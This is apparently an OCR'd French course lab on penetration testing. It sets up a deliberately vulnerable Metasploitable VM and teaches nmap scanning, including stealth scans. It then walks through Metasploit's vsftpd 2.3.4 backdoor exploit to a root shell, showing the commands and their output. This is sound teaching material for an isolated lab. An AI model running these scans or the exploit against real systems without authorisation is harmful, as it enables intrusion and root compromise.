
- Si vous disposez d'**Oracle VirtualBox**, passez à la section a) Installation avec Oracle VirtualBox en page 9
- Si vous disposez de **Vmware Workstation**, passez à la section b) Installation avec Vmware Workstation en page 12

a) Installation avec Oracle VirtualBox


- avec **Oracle Virtualbox**, il faut créer une nouvelle machine virtuelle
  - Type : Linux
  - Version : Other Linux (64-bits)




- Mémoire vive : 2048 MB
- Processeur : 1 (ne pas mettre d'autre valeur sinon la VM ne démarrera pas)



- Stockage : utilisez un disque virtuel existant et préciser le fichier de disque virtuel Metasploitable.vmdk




- Modifiez les paramètres de réseau afin de spécifier un adaptateur de réseau de type **réseau interne** – préciser le nom du réseau (**intnet par défaut**)




Poursuivez à la section c) Lancement de Metasploitable en page 13

b) Installation avec Vmware Workstation

- avec **Vmware Workstation**, il suffit d'ouvrir la machine préconfigurée :





c) Lancement de Metasploitable

Lancez la VM Metasploitable.

Connectez-vous avec le login **msfadmin** et le mot de passe **msfadmin**

Attention le clavier est en qwerty, il faut donc taper **,sfqd,in**

5) Configurez le clavier en français à l'aide de la commande suivante

```
sudo loadkeys fr
```

Le clavier est toujours en qwerty, il faut donc taper **sudo loqdkeys fr**

6) Définissez l'adresse IP du serveur metasploitable (**192.168.1.1**)

Éditez le fichier **/etc/network/interfaces**

```
sudo nano /etc/network/interfaces
```

Remplacez la ligne

```
iface eth0 inet dhcp
```

par

```
iface eth0 inet static
address 192.168.1.1
netmask 255.255.255.0
gateway 192.168.1.254
dns-nameservers 8.8.8.8
```

Redémarrez le réseau

```
sudo /etc/init.d/networking restart
```

Vérifiez l'adresse IP du serveur

```
ip a
```

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a5:2b:08 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 brd 192.168.1.255 scope global eth0
    inet6 [illegible]:fea5:2b08/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

7) A partir de la machine **attaquant**, utilisez un navigateur pour pointer vers l'adresse **http://192.168.1.1** afin de vérifier le fonctionnement du serveur **victime**.

Attention à utiliser http:// au lieu de https://

Vous devez obtenir un affichage de ce type :

Le serveur est prêt pour les tests.

1.4) Configuration du poste victime Windows

Réutilisez la machine virtuelle Windows du laboratoire précédent.

Modifiez la configuration du réseau :

- au niveau de la l'adaptateur de la machine virtuelle, définir le type **réseau interne** – préciser le nom du réseau (le même que pour la machine virtuelle du **serveur victime** - **intnet par défaut**)
- Après démarrage de la machine, les extensions invitées doivent être installées
- au niveau de la configuration IP de la carte du système d'exploitation, définir l'adresse **192.168.1.2**

2) Phase 1 : test du pare-feu

Afin de découvrir les ports ouverts d'une machine, vous allez utiliser nmap :

- si vous êtes en classe, utiliser Kali Linux – menu 01-Reconnaissance
- si vous êtes chez vous, sous Windows, utiliser l'interface graphique zenmap (https://nmap.org/dist/nmap-7.94-setup.exe)

Par défaut, le clavier de kali est en Qwerty, pour retrouver un clavier français, utilisez la commande suivante :

```
setxkbmap fr
```

2.1) Exemples d'utilisation de nmap (scans classiques)

Dans ce type de scan, nmap effectue une connexion respectueuse de l'ordre d'établissement d'une liaison. Il correspond à un trafic licite et il est facilement identifiable sur le réseau.

Dans la suite de ce document, l'adresse 192.168.1.200 est utilisée dans les exemples. Cette adresse sera à adapter au plan d'adressage de votre infrastructure de test.
Vous pouvez aussi utiliser le nom de domaine **scanme.nmap.org** comme cible de découverte pour tester les commandes nmap (dans ce cas, il faudra que votre machine attaquant dispose d'une seconde carte réseau connectée à internet).

Pour effectuer un scan par défaut d'un machine particulière :

```
nmap 192.168.1.200
```

ou

```
nmap -sT 192.168.1.200
```

Pour effectuer un scan d'un réseau particulier :

```
nmap 192.168.1.0/24
```

Pour effectuer un scan d'un groupe de réseau particulier (machines de 192.168.1.150 à 192.168.1.180 :

```
nmap 192.168.1.150-180
```

Pour déterminer le système d'exploitation de la machine cible :

```
nmap -O 192.168.1.200
```

Pour déterminer si la cible est fonctionnelle (très rapide) :

```
nmap -sn 192.168.1.200
```

nmapPour déterminer les versions des services derrière les ports ouverts (lent) :

```
nmap -sV 192.168.1.200
```

Pour réaliser un audit des ports les plus courants (lent) :

```
nmap -A 192.168.1.200
```

Pour effectuer une découverte rapide :

```
nmap -F 192.168.1.200
```

Pour afficher davantage d'informations lors du scan :

```
nmap -v 192.168.1.200
```

Pour effectuer un scan UDP (lent) :

```
nmap -sU 192.168.1.200
```

Pour préciser le taux de requêtes de nmap :

```
nmap -T x 192.168.1.200
```

où **x** est une valeur de 0 (plus lent – furtif) à 5 (plus rapide – découverte très agressive)

Pour préciser le port testé :

```
nmap -p xxxxx 192.168.1.200
```

où **xxxxx** peut être :

- un port unique (ex : -p22 pour SSH)
- une liste de ports (ex : -p20,21,22 pour FTP et SSH)
- une étendue de port (ex : -p20-22 pour FTP et SSH)
- une liste de port avec précision des protocoles utilisés (ex : -p U:53,137,T:80,139 pour DNS et NetBios en UDP, HTTP et CIFS en TCP)

Pour effectuer un scan sur les ports les plus populaires dans un usage « test d'intrusion »

```
nmap --top-ports xx 192.168.1.200
```

- où **xx** représente le nombre de ports les plus populaires à tester (http, telnet, https, ftp, ssh, smtp, rdp...) 2

2.2) Exemples d'utilisation de nmap (scans *furtifs*)

Dans ce type de scan, nmap effectue seulement l'envoi d'une partie des commandes permettant d'établir les connexions sans pour autant procéder à l'établissement de la connexion.

Ce type de scan est plus difficile à repérer, car ils peuvent facilement passer pour des transmissions réseau incomplètes (saturation du réseau, erreur de communication, mauvaise séquence de réception de trame, réémission de trames défectueuses…).

Les commandes (primitives) les plus utilisées pour les scans furtifs sont :

- SYN : demande de **syn**chronisation ou établissement de connexion TCP (point de départ d'une connexion – la suite de la connexion normale ne sera pas executée).
  - nmap -sS 192.168.1.200
- FIN : demande de **fin** de la connexion TCP (clôture de la connexion)
  - nmap -sf 192.168.1.200
- SCTP INIT : couvre uniquement les services SS7 et SIGTRAN. Furtif car ne réalise pas l'intégralité du processus SCTP
  - nmap -sY 192.168.1.200
- NULL : envoi de trames TCP sans identifiant de service (trame mal formée selon la RFC 793 – passe très facilement comme une erreur de communication)

L'envoi de trames TCP NULL permet de révéler l'existence d'un port ouvert sans interrogation complète, même dans le cas d'un parefeu – les parefeux de type IDS/IPS peuvent néanmoins détecter ce type de trame.

  - nmap -sN 192.168.1.200
- FIN/URG/PSH : envoi de trame TCP avec une urgence haute (*trames prioritaires - très utile dans le cas d'une attaque rapide - mais moins furtif que les primitives précédentes*)
  - nmap -sX 192.168.1.200

Dans tous les cas, si une trame TCP contenant la réponse ACK ou RST est reçue de la cible, alors le port est ouvert. Par défaut, un pare-feu ne répond pas à une demande sur un port fermé.

Dans la réalité

Dans un réseau local correctement configuré, les erreurs de communications sont rares. Des transmissions incomplètes sont peu probables et seraient détectées immédiatement.

Par contre, dans un réseau distant, notamment un réseau comme internet, la probabilité d'erreur est plus importante. La difficulté pour un outil de surveillance va être de déterminer s'il s'agit de transmissions incorrectes dues à une mauvaise qualité de réseau, ou bien à une véritable tentative d'attaque.

Travail à rendre sur le site

1) Rédigez un rapport de test complet sur les capacités de sécurisation du pare-feu de Windows, réalisé à partir de vos observations sous nmap. Ces tests viseront la **machine victime**.

Dans la réalité

Se contenter d'un test avec un outil unique ne permet pas de conclure sur la capacité de sécurisation du pare-feu. Il serait normalement nécessaire de reconduire les mêmes tests avec d'autres outils de découverte, afin d'augmenter la couverture de test.

2) A l'aide de nmap, rédigez une rapport permettant de définir la surface d'attaque du **serveur victime**.

3) Réalisez, sous forme de tableau, un comparatif des fonctionnalités des outils de découverte ports et réseaux (sous Kali Linux, ils sont dans le menu 01-Information Gathering > Network & Port Scanners – mais il en existe d'autres hors Kali)

Questions supplémentaires

4) Qu'est-ce que l'évasion dans le contexte de la sécurité ?
5) Énumérez des outils et techniques permettant de pratiquer l'évasion de pare-feu

3) Phase 2 : test de l'anti-malware

3.1) Lancement de Metasploit

Metasploit est une infrastructure logicielle (framework) servant de fondation à la réalisation de test de pénétration système.

Son objectif est de fournir des commandes unifiées qui permettent de faciliter la recherche de bugs, l'écriture de code, l'exploitation de failles, la réalisation d'opération après compromission de la cible.

Avant la première exécution, il est nécesaire de démarrer le système de base de données :

```
sudo service postgresql start
```

Puis d'initialiser la base de données

```
sudo msfdb init
```

```
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file
'/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Pour démarrer le framework Metasploit :

```
msfconsole
```

```
       =[ metasploit v6.4.110-dev                               ]
+ -- --=[ 2,601 exploits - 1,322 auxiliary - 1,707 payloads     ]
+ -- --=[ 431 post - 49 encoders - 14 nops - 9 evasion          ]
```

L'invite de commande change, vous utilisez actuellement l'interpréteur de commandes de metasploit.

```
msf6 >
```

3.2) Première attaque : exploit sur un service ciblé

Découvrir les services de la cible (attention la commande prend plus d'une minute,

```
db_nmap 192.168.1.1
```

```
[*] Nmap: Starting Nmap 7.98 ( https://nmap.org ) at 2025-02-06 14:47 CET
[*] Nmap: Nmap scan report for 192.168.1.1
[*] Nmap: Host is up (0.00040s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup:
```

```
WORKGROUP)
  [*] Nmap: 512/tcp  open  exec        netkit-rsh rexecd
  [*] Nmap: 513/tcp  open  login       OpenBSD or Solaris rlogind
  [*] Nmap: 514/tcp  open  tcpwrapped
  [*] Nmap: 1099/tcp open  java-rmi    GNU Classpath grmiregistry
  [*] Nmap: 1524/tcp open  bindshell   Metasploitable root shell
  [*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
  [*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
  [*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
  [*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
  [*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
  [*] Nmap: 6000/tcp open  X11         (access denied)
  [*] Nmap: 6667/tcp open  irc         UnrealIRCd
  [*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
  [*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
  [*] Nmap: Service Info: Hosts:  metasploitable.localdomain,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
  [*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
```

Un certain nombre de ports et de services exposés ont été découverts.

Vous pouvez vérifier la présence de l'hôte dans la base de données Metasploit

```
hosts
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
192.168.1.1			Linux			server		

Vous pouvez vérifier les services détectés :

services

```
host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
192.168.1.1   21    tcp    ftp           open   vsftpd 2.3.4
192.168.1.1   22    tcp    ssh           open   OpenSSH 4.7p1 Debian 8ubuntu1
protocol 2.0
192.168.1.1   23    tcp    telnet        open   Linux telnetd
192.168.1.1   25    tcp    smtp          open   Postfix smtpd
192.168.1.1   53    tcp    domain        open   ISC BIND 9.4.2
192.168.1.1   80    tcp    http          open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.1.1   111   tcp    rpcbind       open   2 RPC #100000
192.168.1.1   139   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup:
WORKGROUP
192.168.1.1   445   tcp    netbios-ssn   open   Samba smbd 3.X - 4.X workgroup:
WORKGROUP
192.168.1.1   512   tcp    exec          open   netkit-rsh rexecd
192.168.1.1   513   tcp    login         open   OpenBSD or Solaris rlogind
192.168.1.1   514   tcp    tcpwrapped    open
192.168.1.1   1099  tcp    java-rmi      open   GNU Classpath grmiregistry
192.168.1.1   1524  tcp    bindshell     open   Metasploitable root shell
192.168.1.1   2049  tcp    nfs           open   2-4 RPC #100003
192.168.1.1   2121  tcp    ftp           open   ProFTPD 1.3.1
192.168.1.1   3306  tcp    mysql         open   MySQL 5.0.51a-3ubuntu5
192.168.1.1   5432  tcp    postgresql    open   PostgreSQL DB 8.3.0 - 8.3.7
192.168.1.1   5900  tcp    vnc           open   VNC protocol 3.3
192.168.1.1   6000  tcp    x11           open   access denied
192.168.1.1   6667  tcp    irc           open   UnrealIRCd
192.168.1.1   8009  tcp    ajp13         open   Apache Jserv Protocol v1.3
192.168.1.1   8180  tcp    http          open   Apache Tomcat/Coyote JSP engine
1.1
```

L'objectif pour l'attaquant est de trouver une faille pour l'un des ports / services identifiés précédemment.

Environnement de laboratoire

Avec Metasploitable, tous les services précédents sont éligibles puisque le système a été conçu pour être vulnérable.

Dans la réalité

Si l'administrateur du serveur a bien fait son travail, le nombre de services exposés est restreint au strict nécessaire.

Pour chacun des services découverts, il faudrait rechercher des vulnérabilités, sans garantie d'en trouver, car les mises à jour peuvent avoir été réalisées et des contre-mesures déployées.

Dans la suite, cherchons une faille (exploit) pour un service (ici vsftpd version 2.3.4)

search vsftpd 2.3.4

```
#   Name                                  Disclosure Date    Rank        Check
    Description
0   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03         excellent   No
    VSFTPD v2.3.4 Backdoor Command Execution
```

Ici, nous allons utiliser le seul exploit disponible, vsftpd_234_backdoor.

Il est noté (rank) comme excellent, et à juste titre, puisque cet exploit permet d'ouvrir un shell root sur le serveur distant.

Pour définir l'exploit à utiliser :

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Un message indique qu'il n'existe pas de payload configuré (code à exécuter après compromission) – une invite de commande sera lancée à la place (interact).

Il faut configurer les paramètres de l'exploit. Pour afficher les options disponibles :

```
show options
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name    Current Setting  Required  Description
----    ---------------  --------  -----------
RHOSTS                   yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
RPORT   21               yes       The target port (TCP)

Exploit target:
Id  Name
--  ----
0   Automatic
```

Il faut donc configurer l'adresse de l'hôte distant (RHOSTS) – Il n'est pas nécessaire de configurer le port (RPORT) puisque le port ftp par défaut (21) est utilisé dans par le serveur.

```
set RHOSTS 192.168.1.1
```

```
RHOSTS => 192.168.1.1
```

Avant de lancer l'attaque, il serait normalement nécessaire de choisir un payload. Pour afficher la liste des payloads disponibles :

```
exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

```
Compatible Payloads
===================
# Name               Disclosure Date   Rank    Check    Description
- ----               ---------------   ----    -----    -----------
0 cmd/unix/interact  No                normal  No       Unix Command, Interact
with Established Connection
```

Ici, comme il n'y a qu'un seul payload, il est sélectionné par défaut.

Pour lancer l'attaque :

```
exploit
```

```
[*] 192.168.1.1:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.1:21 - USER: 331 Please specify the password.
[+] 192.168.1.1:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.1:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 4 opened (0.0.0.0:0 -> 192.168.1.1:6200) at 2024-01-
22 16:13:18 +0100
```

Un shell de commande distant est maintenant disponible. Nous sommes actuellement connectés sur le **serveur** distant en tant qu'utilisateur root. Nous pouvons réaliser des actions avec les privilèges de l'utilisateur :

Pour afficher le répertoire distant actif :

```
pwd
/
```

Pour afficher le contenu du répertoire distant :

```
ls -la
total 89
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  13 root root 13520 Feb  6 06:56 dev
drwxr-xr-x  94 root root  4096 Feb  6 06:56 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-
16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  7984 Feb  6 06:56 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 122 root root     0 Feb  6 06:56 proc
drwxr-xr-x  13 root root  4096 Feb  6 06:56 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Feb  6 06:56 sys
drwxrwxrwt   4 root root  4096 Feb  6 06:57 tmp
drwxr-xr-x  12 root root  4096 Apr 27  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-
server
```

Pour afficher les paramètres des cartes réseaux :

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
